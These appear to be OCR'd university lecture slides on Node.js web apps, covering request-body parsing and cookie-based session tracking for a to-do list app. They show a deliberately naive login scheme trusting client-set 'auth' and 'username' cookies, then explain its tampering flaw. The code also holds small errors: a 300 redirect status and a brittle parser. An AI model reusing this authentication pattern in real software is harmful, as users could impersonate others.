
PARSING THE BODY

- Once we read the body as a string, it is just a matter of splitting it to get parameter names and values
- Recall that the body is a string of the form **p1=v1&p2=v2&...**

```
function parseRequestBodyString(body) {
    let data = {};
    let slices = body.split("&");
    for (let slice of slices) {
      let paramName = slice.split("=")[0];
      paramName = decodeURIComponent(paramName.replace(/\+/g, " "));
      let paramValue = slice.split("=")[1];
      paramValue = decodeURIComponent(paramValue.replace(/\+/g, " "));
      data[paramName] = paramValue;
    }
    return data;
  }
```

Recall that the body is URL encoded!
E.g.: «Prove that P=NP» is encoded as «Prove+that+P%3DNP»!

ANATOMY OF A TYPICAL WEB APPLICATION



LET'S LOOK AT THE CODE

- Live demo time!
- We will take a look at the entire to-do list web app
- Source Code is available in the Course Materials on Teams
  - You should check the code out, and try to run (and debug) the web app

MINI–ASSIGNMENT

- Download and run the To-do List Web App we discussed in this lecture
- Feel free to try and add some new feature to our Node.js To-do app
  - For example, you may implement the possibility of deleting To-do items
  - Think about it and try to come up with a solution, using the tools and approaches we've seen so far!
  - **Some hints**:
    - a possible way to do this is to add a new path in our app (e.g.: `/delete`)
    - you may pass an `id` of the to-do item to delete as a query parameter (e.g.: `/delete?id=X`)
    - you can specify the delete url for each to-do item when displaying the list in /todo, so that when a user clicks on a given to-do item, that item gets deleted. Alternatively, you may add a dedicated delete link for each to-do item!

REFERENCES

- **Web Templating**
  Wiki page from the EduTech wiki hosted at the University of Geneva, CH
  Available at https://edutechwiki.unige.ch/en/Web_templating and archived here.
- **Single page apps in depth**
  By Mikito Takada
  Available at http://singlepageappbook.com/ and on GitHub
  Relevant parts: Templating: from data to HTML (direct link here)
- **Node.js v.20.X (LTS) documentation**
  Available at https://nodejs.org/docs/latest-v20.x/api/index.html
  ℹ️ In case you want to learn more about the built-in Node.js methods we used in this lecture.
- **A beginner's Guide to Pug**
  By James Hibbard
  Available at https://www.sitepoint.com/a-beginners-guide-to-pug/ and archived here.

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 12

IMPLEMENTING WEB APPS WITH NODE.JS: SESSION MANAGEMENT

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
PREVIOUSLY, ON WEB TECHNOLOGIES

- We learned about server-side programming
- We implemented our first web application using Node.js
- It ain't much, but it's honest work :)
- Today, we'll add one more interesting feature to our app
  - Multiple users can **sign up**, **log in**, and manage their own To-do list
- We'll see soon enough that implementing these features requires a new concept: **session tracking**

SESSION TRACKING

HTTP IS STATELESS

- A given request, out the box, does not contain information about previous requests
- How can the server know that a user previously performed the login?




SESSION TRACKING

- A **crucial** aspect of web development
- The goal is **maintaining stateful information** about user interactions **across multiple HTTP requests**
- Allows servers to «recognize» users and their actions
  - This way, responses can be tailored for different users/situations!

A NAIVE APPROACH: USING COOKIES

- One way we've seen for a server to «store» data across different requests is setting **Cookies**
- **Idea:**
  1. Users send a request to a dynamic page, with **username** and **password** as parameters
  2. The dynamic page checks whether the credentials are correct
     a. If they are correct, the server sets Cookies to keep track of the interaction
        e.g.: **Set-Cookie: auth=true;username=luigi**
     b. If they are not correct, the server shows an error page and does not set any cookie
  3. Dynamic pages that require authentication check for the auth cookie
     a. If the cookie is set, they show the content
     b. If the cookie is not set, they redirect to the login page

NAIVE APPROACH: OVERVIEW



STORING SESSION DATA IN COOKIES

HANDLING LOGIN REQUESTS

1. We have a login form with fields **`usr`** and **`pwd`**, using **`POST`**
2. We parse the request body as we did when saving To-do items
3. We check whether the credentials are correct
   - If so, redirect to «/»
   - Set two Cookies
     - One stores the username.
     - The other's just a boolean value
     - Both expire in 1 hour

```
if(isAuthenticated){
  response.writeHead(300, {
    "Location": "/",
    "Set-Cookie": [
      `auth=true; max-age=${60*60}`,
      `username=${user.username}; max-age=${60*60}`
    ]
  });
  response.end();
}
```

HANDLING LOGIN REQUESTS

- If credentials are not correct, we show the login page and return a 401 error code.

```
if(!isAuthenticated){
  let renderedContent = pug.renderFile("./templates/login.pug",
    {"error": "Authentication failed. Check your credentials."});
  response.writeHead(401, {"Content-Type": "text/html"});
  response.end(renderedContent);
}
```

RETRIEVING SESSION INFORMATION

- We want to handle requests differently depending on whether the user is logged in or not.
  - E.g.: If an unauthorized users tries to visit **/todo**, we want to serve him an error page with a 401 (Unauthorized). If logged users tries to do the same, we want them to see their list of To-dos.
- To check whether a user has logged in, we need to check the Cookies in the HTTP requests.

RETRIEVING SESSION INFORMATION

- We want something like the following example

```
function checkUserAuthentication(request){
  let cookies = parseCookies(request);
  if(cookies.auth){
    return [true, cookies.username]
  } else {
    return [false, undefined];
  }
}
```

- Unfortunately, we're on our own again when parsing cookies!

PARSING COOKIES

```
function parseCookies(request){
  const list = {};
  const cookieHeader = request.headers?.cookie;
  if (!cookieHeader) return list;

  cookieHeader.split(`;`).forEach(function(cookie) {
      let [ name, ...rest] = cookie.split(`=`);
      name = name?.trim();
      if (!name) return;
      const value = rest.join(`=`).trim();
      if (!value) return;
      list[name] = decodeURIComponent(value);
  });

  return list;
}
```

Recall that the Cookie header looks like this:

```
Cookie: auth=true; username=luigi
```

This code tries to be resilient when a cookie value contains “=”. Typically, cookies are URL-encoded, but it’s not required by specification

ACTING BASED ON SESSION STATUS

- All pages of our app will be affected by whether the user is authenticated or not (e.g.: the navbar will show «Welcome, User» instead of «Login» when a user is authenticated)
- We want this information to be available to all the controllers

ACTING BASED ON SESSION STATUS

- One way to do that, would be to modify the `handleRequest` method


```
function handleRequest(request, response){
  let [isUserAuthenticated, username] = checkUserAuthentication(request);
  let context = {
    isUserAuthenticated: isUserAuthenticated,
    username: username
  }

  switch(request.url){
    /* ... other routes ...*/
    case "/todo":
      handleTodoListRequest(request, response, context); break;
  }
}
```

ACTING BASED ON SESSION STATUS

```
function handleTodoListRequest(request, response, context={}){
  if(!context.isUserAuthenticated){
    handleError(request, response, 401, "Unauthorized!");
  } else {
    switch(request.method){
      case "GET":
        handleTodoListRequestGet(request, response,context); break;
      case "POST":
        handleTodoListRequestPost(request, response, context); break;
      default:
        handleError(request, response, 405, "Unsupported method");
    }
  }
}
```

LET'S LOOK AT THE CODE

- Live demo time!
- We will take a look at the new version of the To-do list web app, with session data stored in **Cookies**
- Source Code is available in the Course Materials on Teams
  - You should check the code out, and try to run (and debug) the web app



SERVER–STORED SESSIONS

ISSUES WITH THE COOKIE APPROACH

- The cookie approach seems to work and is quite simple to implement
- Unfortunately, it is affected by a **critical** issue
- **Cookies are entirely controlled by clients!**
  - It is trivial to manipulate them, making our authentication quite useless
  - A user could change the value of their «username» cookie to any other username, or they could set a «username» cookie on their own, without ever visiting the login page.
  - These tampering issues can be addressed by using **signed cookies**
    - Server signs cookies using its private key. As long as the private key is secure, server can recognize tampered cookies

MORE ISSUES WITH COOKIES

- Issues are not limited to users tampering with the cookie data…
- Browsers enforce limitations on Cookies to avoid performance issues
  - Cookie size is generally limited to **4096 bytes**
  - Each host can generally store up to **20-50 cookies per domain**
  - You can learn more about your browser's limits here: **http://browsercookielimits.iain.guru/**
- What if we need to store more session data?


INTRODUCING SESSIONS

- So, how can we keep track of **sensitive** information from previous interactions and mitigate tampering issues?
- How can we store more data than Cookies allow us to?
- We can use the **Web Session** mechanism (RFC 6265)

WEB SESSIONS: BASICS

